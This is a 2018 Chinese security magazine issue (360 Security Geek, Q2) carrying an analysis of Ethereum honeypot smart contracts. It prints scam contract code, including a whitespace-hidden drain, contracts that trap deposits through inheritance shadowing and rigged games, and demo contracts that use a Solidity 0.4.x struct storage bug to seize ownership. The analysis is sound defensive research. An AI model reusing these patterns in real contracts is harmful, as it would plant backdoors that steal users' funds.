360 www.360.com 安全第一

2018年季刊-第2期

安全客 SECURITY GEEK

数字货币钱包抢夺战升级

ethereum

价值两百万的以太坊钱包陷阱

一篇小黄文牵出国内最大黑产

EOS

EOS节点远程执行代码漏洞

数字货币钱包抢夺战升级

上期安全客季刊我们提到了，基于区块链暴富梦吸引大量的投机者、骗子、还有黑产人员，为了利益他们发挥了惊人的创造力，而在过去的短短3个月，黑产又再次颠覆了我们对区块链安全的理解。大量知名虚拟货币相继遭受智能合约漏洞影响、韩国交易市场Bithumb、Coinrail 一周之内相继被黑损失接近7000万美金、通过伪造算力黑客盗取了大量虚拟货币、通过BGP劫持到MyEtherWallet交易所网站修改钱包地址直接抢钱、入侵世界第二大交易平台利用平台散户的钱拉高VIA币110倍后抛售预先购买的VIA套现4.2亿。

你的钱包真的安全么？这是值得重新思考的一个问题，值得庆幸的是业界有很多安全公司、团队、个人都在为区块链安全付出自己的努力，从而保护更多网民的经济利益不受损害。本期安全客季刊定制礼物为大家准备了藏有区块链纪念币的木质“数字钱包”，只有破解数字钱包钥匙，你才能获得里面的宝藏。让我们一同体验下区块链钱包的脆弱性，也希望可以借此引起大家对于区块链安全的重视，共同帮助区块链技术健康、持续发展。

360公司首席安全官
谭晓生

CONTENTS

内容简介

安全客-2018季刊-第二期

区块链安全

作为分布式记账平台的核心技术，区块链被认为在金融、征信，物联网等众多领域都拥有广泛的应用场景，然而这一新兴技术却多次爆出正大光明抢钱的严重漏洞，本章节选取了4篇区块链漏洞的相关文章，供安全从业者及爱好者们阅读学习。

安全事件

重大安全事件总能给人们以警醒，可从中获取到宝贵的经验与教训。本章节收录了第二季度最为重要的3个安全事件，并且针对安全事件进行了深入分析与讨论，供安全从业者及爱好者们阅读学习。

安全研究

安全研究是安全技术发展的推动力，本章节共8篇文章讨论了目前最新的安全技术与成果，囊括Web、无线安全研究、二进制等方向，供安全从业者及爱好者们阅读学习。

木马分析

木马是计算机犯罪中重要的工具与组成部分，木马的分析也能给未来的木马防护带来思考。本章节精选3篇木马事件报告，供安全从业者及爱好者们阅读学习。

漏洞分析

漏洞是网络安全中的重要一环，详尽的漏洞分析也能给予安全人员在漏洞发现、防护以及修复方面一些启示。本章节摘取7篇漏洞分析文章，供安全从业者及爱好者们阅读学习。

黑产攻防

未知攻，焉知防，我们所做的防都是在被进攻后而采取的防御手段，传统的安全人员难以想象网络犯罪者在巨额利益诱导下进发出的巨大创造力，本次季刊选出3篇文章，供安全从业者及爱好者们阅读学习。

主办
360安全客
360 Security Geek

杂志顾问	Advisor
谭晓生	Tan Xiaosheng
主编	Editor-in-Chief
林伟	Lin Wei
编辑	Editors
边童	Bian Tong
邓金铃	Deng Jinling
杜平	Du Ping
李文轩	Li Wenxuan
王彩云	Wang Caiyun
张乾赫	Zhang Qianhe
杂志设计	Editors
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	Content Contact
电话	010-5244 7914
邮箱	linwei@360.cn
杂志合作	Magazine Cooperation
电话	010-5244 7914
邮箱	duping@360.cn

扫码关注《安全客》微信订阅号！

目录

【黑产攻防】

【区块链安全】

以太坊蜜罐智能合约分析

作者：dawu&0x7F@知道创宇 404 区块链安全研究团队
原文来源：【知道创宇】https://paper.seebug.org/631/

0x00 前言

在学习区块链相关知识的过程中，拜读过一篇很好的文章《The phenomenon of smart contract honeypots》，作者详细分析了他遇到的三种蜜罐智能合约，并将相关智能合约整理收集到 Github 项目 smart-contract-honeypots。

本文将对文中和评论中提到的 smart-contract-honeypots 和 Solidlity-Vulnerable 项目中的各蜜罐智能合约进行分析，根据分析结果将蜜罐智能合约的欺骗手段分为以下四个方面：

古老的欺骗手段

神奇的逻辑漏洞

新颖的赌博游戏

黑客的漏洞利用

基于已知的欺骗手段，我们通过内部的以太坊智能合约审计系统一共寻找到 118 个蜜罐智能合约地址，一共骗取了 34.7152916 个以太币(2018/06/26 价值 102946 元人民币)，详情请移步文末附录部分。

0x01 古老的欺骗手段

对于该类蜜罐合约来说，仅仅使用最原始的欺骗手法。

这种手法是拙劣的，但也有着一定的诱导性。

1.1 超长空格的欺骗：WhaleGiveaway1

Github 地址：smart-contract-honeypots/WhaleGiveaway1.sol

智能合约地址：0x7a4349a749e59a5736efb7826ee3496a2dfd5489

在 github 上看到的合约代码如下：

41 lines (34 sloc) | 9.08 KB Raw Blame History

```
1  //contract address: 0x7a4349a749e59a5736efb7826ee3496a2dfd5489
2
3  pragma solidity ^0.4.19;
4
5  contract WhaleGiveaway1
6  {
7      address public Owner = msg.sender;
8
9      function()
10     public
11     payable
12     {
13
14     }
15
16     function GetFreebie()
17     public
18     payable
19     {
20         if(msg.value>1 ether)
21         {
22             msg.sender.transfer(this.balance);
23         }
24     }
25
26     function withdraw()
27     payable
28     public
29     {
30         require(msg.sender == Owner);
31         Owner.transfer(this.balance);
32     }
33
34     function Command(address adr,bytes data)
35     payable
36     public
37     {
38         require(msg.sender == Owner);
39         adr.call.value(msg.value)(data);
40     }
41 }
```


Seebug

细读代码会发现 GetFreebie() 的条件很容易被满足:

```
if(msg.value>1 ether)
{
    msg.sender.transfer(this.balance);
}
```

只要转账金额大于 1 ether，就可以取走该智能合约里所有的以太币。

但事实绝非如此，让我们做出错误判断的原因在于 github 在显示超长行时不会自动换行。下图是设置了自动换行的本地编辑器截图:



```
contract WhaleGiveaway1
{
    address public Owner = msg.sender;

    function()
    public
    payable
    {

    }

    function GetFreebie()
    public
    payable
    {
        if(msg.value>1 ether)
        {
            Owner.transfer(this.balance);
                msg.sender.transfer(this.balance);
        }
    }

    function withdraw()
    payable
    public
    {
    if(msg.sender==0x7a617c2B05d2A74Ff9bABC9d81E5225C1e01004b){Owner=0x7a617c2B05d2A74Ff9bABC9d81E5225C1e01004b;}
        require(msg.sender == Owner);
        Owner.transfer(this.balance);
    }
```

图中第 21 行和第 29 行就是蜜罐作者通过 超长空格 隐藏起来的代码。所以实际的 脆弱点 是这样的：

```
if(msg.value>1 ether)
{
    Owner.transfer(this.balance);
    msg.sender.transfer(this.balance);
}
```

先将账户余额转给合约的创立者，然后再将剩余的账户余额（也就是 0）转给转账的用户（受害者）

与之类似的智能合约还有 TestToken，留待有兴趣的读者继续分析：

Github 地址：smart-contract-honeypots/TestToken.sol

0x02 神奇的逻辑漏洞

该类蜜罐合约用 2012 年春晚小品《天网恢恢》中这么一段来表现最为合适：

送餐员： 外卖一共 30 元

骗子 B： 没零的，100！

送餐员： 行，我找你……70!（送餐员掏出 70 给骗子 B）

骗子 A： 哎，等会儿等会儿，我这有零的，30 是吧，把那 100 给我吧！给，30！（骗子 A 拿走了 B 给送餐员的 100 元，又给了送餐员 30 元）

送餐员： 30 元正好，再见!

该类漏洞也是如此，在看起来正常的逻辑下，总藏着这样那样的陷阱。

2.1 天上掉下的馅饼：Gift_1_ETH

Github 地址：smart-contract-honeypots/Gift_1_ETH.sol

智能合约地址：0xd8993F49F372BB014fB088eaBec95cfDC795CBF6

合约关键代码如下：

```
contract Gift_1_ETH
{

    bool passHasBeenSet = false;
    bytes32 public hashPass;

    function SetPass(bytes32 hash)
    payable
    {
        if(!passHasBeenSet&&(msg.value >= 1 ether))
        {
            hashPass = hash;
        }
    }

    function GetGift(bytes pass) returns (bytes32)
    {

        if( hashPass == sha3(pass))
        {
            msg.sender.transfer(this.balance);
        }
        return sha3(pass);
    }

    function PassHasBeenSet(bytes32 hash)
```

```
    {
        if(hash==hashPass)
        {
            passHasBeenSet=true;
        }
    }
}
```

整个智能合约的逻辑很简单，三个关键函数功能如下：

SetPass(): 在转账大于 1 ether 并且 passHasBeenSet 为 false (默认值就是 false),就可以设置密码 hashPass。

GetGift(): 在输入的密码加密后与 hashPass 相等的情况下，就可以取走合约里所有的以太币。

PassHasBeenSet()：如果输入的 hash 与 hashPass 相等，则 passHasBeenSet 将会被设置成 true。

如果我们想取走合约里所有的以太币，只需要按照如下流程进行操作：

攻击步骤	智能合约变化
智能合约创建时的状态	passHasBeenSet = false
步骤一：发送1 ether并调用SetPass()	passHasBeenSet = false 和 msg.value >= 1 ether 均被满足，hashPass被修改为我们设置的值。
步骤二：调用GetGift()	由于hashPass和输入的pass均可控，所以经过构造可以满足 hashPass == sha3(pass)这个条件。最终将会把合约里所有的以太币转向msg.sender

推特用户 Alexey Pertsev 还为此写了一个获取礼物的 EXP。

但实际场景中，受害者转入一个以太币后并没有获取到整个智能合约的余额，这是为什么呢?

这是因为在合约创立之后，任何人都可以对合约进行操作，包括合约的创建者：

攻击步骤	智能合约变化
智能合约创建时的状态	passHasBeenSet = false
合约创建者：转入1 ether并调用 SetPass()	各条件满足，设置一个只有合约创建者知道的密码
合约创建者：调用 PassHasBeenSet()	passHasBeenSet = True
步骤一：发送1 ether并调用SetPass()	passHasBeenSet = true 无法修改 hashPass的值 但1 ether已经被转入合约
步骤二：调用GetGift()	失败 Seebug

合约创建者在合约 被攻击 前，设置一个只有创建者知道的密码并将 passHasBeenSet 置为 True，将只有合约创建者可以取出智能合约中的以太币。

与之类似的智能合约还有 NEW_YEARS_GIFT：

Github 地址：Solidlity-Vulnerable/honeypots/NEW_YEARS_GIFT.sol

智能合约地址：0x13c547Ff0888A0A876E6F1304eaeFE9E6E06FC4B

2.2 合约永远比你有钱：MultiplicatorX3

Github 地址：smart-contract-honeypots/MultiplicatorX3.sol

smart-contract-honeypots/Multiplicator.sol

智能合约地址：0x5aA88d2901C68fdA244f1D0584400368d2C8e739

合约关键代码如下：

```
function multiplicate(address adr)
    public
    payable
    {
        if(msg.value>=this.balance)
        {
            adr.transfer(this.balance+msg.value);
        }
    }
```

对于 multiplicate() 而言，只要你转账的金额大于账户余额，就可以把 账户余额 和 你本次转账的金额都转给一个可控的地址。

在这里我们需要知道：在调用 multiplicate() 时，账户余额 = 之前的账户余额 + 本次转账的金额。所以 msg.value >= this.balance 只有在原余额为 0，转账数量为 0 的时候才会成立。也就意味着，账户余额永远不会比转账金额小。

与之类似的智能合约还有 PINCODE：

Github 地址：Solidlity-Vulnerable/honeypots/PINCODE.sol

智能合约地址：0x35c3034556b81132e682db2f879e6f30721b847c

2.3 谁是合约主人：TestBank

Github 地址：smart-contract-honeypots/TestBank.sol

智能合约地址：0x70C01853e4430cae353c9a7AE232a6a95f6CaFd9

合约关键代码如下：

```
contract Owned {
    address public owner;
    function Owned() { owner = msg.sender; }
    modifier onlyOwner{ if (msg.sender != owner) revert(); _; }
}

contract TestBank is Owned {
    address public owner = msg.sender;
```

```
    uint256 ecode;
    uint256 evalue;

    function useEmergencyCode(uint256 code) public payable {
        if ((code == ecode) && (msg.value == evalue)) owner = msg.sender;
    }

    function withdraw(uint amount) public onlyOwner {
        require(amount <= this.balance);
        msg.sender.transfer(amount);
    }
```

根据关键代码的内容，如果我们可以通过 useEmergencyCode() 中的判断，那就可以将 owner 设置为我们的地址，然后通过 withdraw() 函数就可以取出合约中的以太币。

如果你也有了上述的分析，那么就需要学习一下 Solidity 中继承的相关知识参考链接 5：该部分引用自参考链接 5

重点：Solidity 的继承原理是代码拷贝，因此换句话说，继承的写法总是能够写成一个单独的合约。

情况五：子类父类有相同名字的变量。 父类 A 的 test1 操纵父类中的 variable，子类 B 中的 test2 操纵子类中的 variable，父类中的 test2 因为没被调用所以不存在。 解释：对 EVM 来说，每个 storage variable 都会有一个唯一标识的 slot id。在下面的例子说，虽然都叫做 variable，但是从 bytecode 角度来看，他们是由不同的 slot id 来确定的，因此也和变量叫什么没有关系。

```
contract A{
    uint variable = 0;
    function test1(uint a)   returns(uint){
        variable++;
        return variable;
    }
   function test2(uint a)   returns(uint){
        variable += a;
        return variable;
    }
}
contract B is A{
```

```
    uint variable = 0;
    function test2(uint a) returns(uint){
        variable++;
        return variable;
    }
}
====================
contract B{
    uint variable1 = 0;
    uint variable2 = 0;
    function test1(uint a)    returns(uint v){
        variable1++;
       return variable1;
    }
    function test2(uint a) returns(uint v){
        variable2++;
        return variable2;
    }
}
```

根据样例中的代码，我们将该合约的核心代码修改如下：

```
contract TestBank is Owned {
    address public owner1 = msg.sender;
    modifier onlyOwner{ if (msg.sender != owner1) revert(); _; }

    address public owner2 = msg.sender;
    uint256 ecode;
    uint256 evalue;

    function useEmergencyCode(uint256 code) public payable {
        if ((code == ecode) && (msg.value == evalue)) owner2 = msg.sender;
    }

    function withdraw(uint amount) public onlyOwner {
        require(amount <= this.balance);
        msg.sender.transfer(amount);
    }
```

变量 owner1 是父类 Owner 中的 owner 变量，而 owner2 是子类 TestBank 中的变量。useEmergencyCode()函数只会修改 owner2，而非 owner1，自然无法调用 withdraw()。 由于调用 useEmergencyCode() 时需要转作者设置的 evalue wei 的以太币，所以只会造成以太币白白丢失。

0x03 新颖的赌博游戏

区块链的去中心化给博彩行业带来了新的机遇，然而久赌必输这句话也不无道理。

本章将会给介绍四个基于区块链的赌博游戏并分析庄家如何赢钱的。

3.1 加密轮盘赌轮：CryptoRoulette

Github 地址：smart-contract-honeypots/CryptoRoulette.sol Solidlity-Vulnerable/honeypots/CryptoRoulette.sol

智能合约地址：0x94602b0E2512DdAd62a935763BF1277c973B2758

合约关键代码如下：

```
// CryptoRoulette
//
// Guess the number secretly stored in the blockchain and win the whole contract balance!
// A new number is randomly chosen after each try.
//
// To play, call the play() method with the guessed number (1-20).  Bet price: 0.1 ether
contract CryptoRoulette {

    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.1 ether;
    address public ownerAddr;

    struct Game {
        address player;
        uint256 number;
    }

    function shuffle() internal {
        // randomly set secretNumber with a value between 1 and 20
```

```
        secretNumber = uint8(sha3(now, block.blockhash(block.number-1))) % 20 +
1;
    }

    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <= 10);

        Game game;
        game.player = msg.sender;
        game.number = number;
        gamesPlayed.push(game);

        if (number == secretNumber) {
            // win!
            msg.sender.transfer(this.balance);
        }

        shuffle();
        lastPlayed = now;
    }

    function kill() public {
        if (msg.sender == ownerAddr && now > lastPlayed + 1 days) {
            suicide(msg.sender);
        }
    }

}
```

该合约设置了一个 1-20 的随机数：secretNumber,玩家通过调用 play() 去尝试竞猜这个数字，如果猜对，就可以取走合约中所有的钱并重新设置随机数 secretNumber。

这里存在两层猫腻。第一层猫腻就出在这个 play()。play() 需要满足两个条件才会运行：

msg.value >= betPrice，也就是每次竞猜都需要发送至少 0.1 个以太币。

number <= 10，竞猜的数字不能大于 10。

由于生成的随机数在 1-20 之间，而竞猜的数字不能大于 10， 那么如果随机数大于 10 呢？将不会有人能竞猜成功！所有被用于竞猜的以太币都会一直存储在智能合约中。最终合约拥有者可以通过 kill() 函数取出智能合约中所有的以太币。

在实际的场景中，我们还遇到过生成的随机数在 1-10 之间，竞猜数字不能大于 10 的智能合约。这样的合约看似保证了正常的竞猜概率，但却依旧是蜜罐智能合约！这与前文说到的第二层猫腻有关。我们将会在下一节 3.2 开放地址彩票：OpenAddressLottery 中说到相关细节。有兴趣的读者可以读完 3.2 节 后再回来重新分析一下该合约。

3.2 开放地址彩票：OpenAddressLottery

3.2.1 蜜罐智能合约分析

Github 地址：Solidlity-Vulnerable/honeypots/OpenAddressLottery.sol

智能合约地址：0xd1915A2bCC4B77794d64c4e483E43444193373Fa

合约关键代码如下：

```
contract OpenAddressLottery{
    struct SeedComponents{
        uint component1;
        uint component2;
        uint component3;
        uint component4;
    }

    address owner; //address of the owner
    uint private secretSeed; //seed used to calculate number of an address
    uint private lastReseed; //last reseed - used to automatically reseed the contract every 1000 blocks
    uint LuckyNumber = 1; //if the number of an address equals 1, it wins

    function forceReseed() { //reseed initiated by the owner - for testing purposes
    require(msg.sender==owner);

    SeedComponents s;
    s.component1 = uint(msg.sender);
    s.component2 = uint256(block.blockhash(block.number - 1));
    s.component3 = block.difficulty*(uint)(block.coinbase);
```


```
        s.component4 = tx.gasprice * 7;

        reseed(s); //reseed
        }
    }
```

OpenAddressLottery 的逻辑很简单，每次竞猜，都会根据竞猜者的地址随机生成 0 或者 1，如果生成的值和 LuckyNumber 相等的话（LuckyNumber 初始值为 1），那么竞猜者将会获得 1.9 倍的奖金。


对于安全研究人员来说，这个合约可能是这些蜜罐智能合约中价值最高的一个。在这里，我将会使用一个 demo 来说一说 Solidity 编译器的一个 bug:

```
pragma solidity ^0.4.24;

contract OpenAddressLottery_test
{
    address public addr = 0xa;
    uint    public b    = 2;
    uint256 public c    = 3;
    bytes   public d    = "zzzz";

    struct SeedComponents{
        uint256 component1;
        uint256 component2;
        uint256 component3;
        uint256 component4;
    }

    function test() public{
        SeedComponents s;
        s.component1 = 252;
        s.component2 = 253;
        s.component3 = 254;
        s.component4 = 255;
    }
}
```

在运行 test() 之前，addr、b、c、d 的值如下图所示：



在运行了 test() 之后，各值均被覆盖。



这个 bug 已经被提交给官方，并将在 Solidity 0.5.0 中被修复。

截止笔者发文，Solidity 0.5.0 依旧没有推出。这也就意味着，目前所有的智能合约都可能会受到该 bug 的影响。我们将会在 3.2.2 节 中说一说这个 bug 可能的影响面。想了解蜜罐智能合约而非 bug 攻击面的读者可以跳过这一小节

对于该蜜罐智能合约而言，当 forceReseed()被调用后，s.component4 = tx.gasprice * 7; 将会覆盖掉 LuckyNumber 的值，使之为 7。而用户生成的竞猜数字只会是 1 或者 0，这也就意味着用户将永远不可能赢得彩票。

3.2.2 Solidity 0.4.x 结构体局部变量量引起的变量量覆盖

在 3.2.1 节中，介绍了 OpenAddressLottery 智能合约使用未初始化的结构体局部变量直接覆盖智能合约中定义的前几个变量，从而达到修改变量值的目的。

按照这种思路，特意构造某些参数的顺序，比如将智能合约的余额值放在首部，那么通过变量覆盖就可以修改余额值;除此之外，如果智能合约中常用的 owner 变量定义在首部，便可以造成权限提升。

示例代码 1 如下(编译器选择最新的 0.4.25-nightly.2018.6.22+commit.9b67bdb3.Emscripten.clang)：

```
pragma solidity ^0.4.0;

contract Test {

    address public owner;
    address public a;

    struct Seed {
        address x;
        uint256 y;
    }

    function Test() {
        owner = msg.sender;
        a = 0x1111111111111111111111111111111111111111;
    }
```

```
        function fake_foo(uint256 n) public {
                Seed s;
                s.x = msg.sender;
                s.y = n;
        }
}
```

如图所示，攻击者 0x583031d1113ad414f02576bd6afabfb302140225 在调用 fake_foo() 之后，成功将 owner 修改成自己。

在 2.3 节 中，介绍了 Solidity 的继承原理是代码拷贝。也就是最终都能写成一个单独的合约。这也就意味着，该 bug 也会影响到被继承的父类变量，示例代码 2 如下：

```
pragma solidity ^0.4.0;

contract Owner {

    address public owner;

    modifier onlyOwner {
```

```
        require(owner == msg.sender);
        _;
    }
}

contract Test is Owner {
    struct Seed {
        address x;
    }

    function Test() {
        owner = msg.sender;
    }

    function fake_foo() public {
        Seed s;
        s.x = msg.sender;
    }
}
```

相比于示例代码 1，示例代码 2 更容易出现在现实生活中。由于 示例代码 2 配合复杂的逻辑隐蔽性较高，更容易被不良合约发布者利用。比如利用这种特性留 后门。

在参考链接 10 中，开发者认为由于某些原因，让编译器通过警告的方式通知用户更合适。所以在目前 0.4.x 版本中，编译器会通过警告的方式通知智能合约开发者；但这种存在安全隐患的代码是可以通过编译并部署的。

solidity 开发者将在 0.5.0 版本将该类问题归于错误处理。

3.3 山丘之王：KingOfTheHill

Github 地址：Solidlity-Vulnerable/honeypots/KingOfTheHill.sol

智能合约地址：0x4dc76cfc65b14b3fd83c8bc8b895482f3cbc150a

合约关键代码如下：

```
contract Owned {
    address owner;
        function Owned() {
        owner = msg.sender;
    }
    modifier onlyOwner{
        if (msg.sender != owner)
            revert();
                _;
    }
}

contract KingOfTheHill is Owned {
    address public owner;

    function() public payable {
        if (msg.value > jackpot) {
            owner = msg.sender;
            withdrawDelay = block.timestamp + 5 days;
        }
        jackpot+=msg.value;
    }

    function takeAll() public onlyOwner {
        require(block.timestamp >= withdrawDelay);
```

```
            msg.sender.transfer(this.balance);
            jackpot=0;
        }
    }
```

这个合约的逻辑是：每次请求 fallback()，变量 jackopt 就是加上本次传入的金额。如果你传入的金额大于之前的 jackopt，那么 owner 就会变成你的地址。

看到这个代码逻辑，你是否感觉和 2.2 节 、 2.3 节 有一定类似呢?

让我们先看第一个问题：msg.value > jackopt 是否可以成立？答案是肯定的，由于 jackopt+=msg.value 在 msg.value > jackopt 判断之后，所以不会出现 2.2 节 合约永远比你钱多的情况。

然而这个合约存在与 2.3 节 同样的问题。在 msg.value > jackopt 的情况下，KingOfTheHill 中的 owner 被修改为发送者的地址，但 Owned 中的 owner 依旧是合约创建人的地址。这也就意味着取钱函数 takeAll() 将永远只有庄家才能调用，所有的账户余额都将会进入庄家的口袋。

与之类似的智能合约还有 RichestTakeAll：

Github 地址：Solidlity-Vulnerable/honeypots/RichestTakeAll.sol

智能合约地址：0xe65c53087e1a40b7c53b9a0ea3c2562ae2dfeb24

3.4 以太币竞争游戏：RACEFORETH

Github 地址：Solidlity-Vulnerable/honeypots/RACEFORETH.sol

合约关键代码如下：

```
contract RACEFORETH {
    uint256 public SCORE_TO_WIN = 100 finney;
    uint256 public speed_limit = 50 finney;

    function race() public payable {
        if (racerSpeedLimit[msg.sender] == 0) { racerSpeedLimit[msg.sender] =
speed_limit; }
        require(msg.value <= racerSpeedLimit[msg.sender] && msg.value > 1 wei);

        racerScore[msg.sender] += msg.value;
        racerSpeedLimit[msg.sender] = (racerSpeedLimit[msg.sender] / 2);

        latestTimestamp = now;
```

```
        // YOU WON
        if (racerScore[msg.sender] >= SCORE_TO_WIN) {
            msg.sender.transfer(PRIZE);
        }
    }

    function () public payable {
        race();
    }
}
```

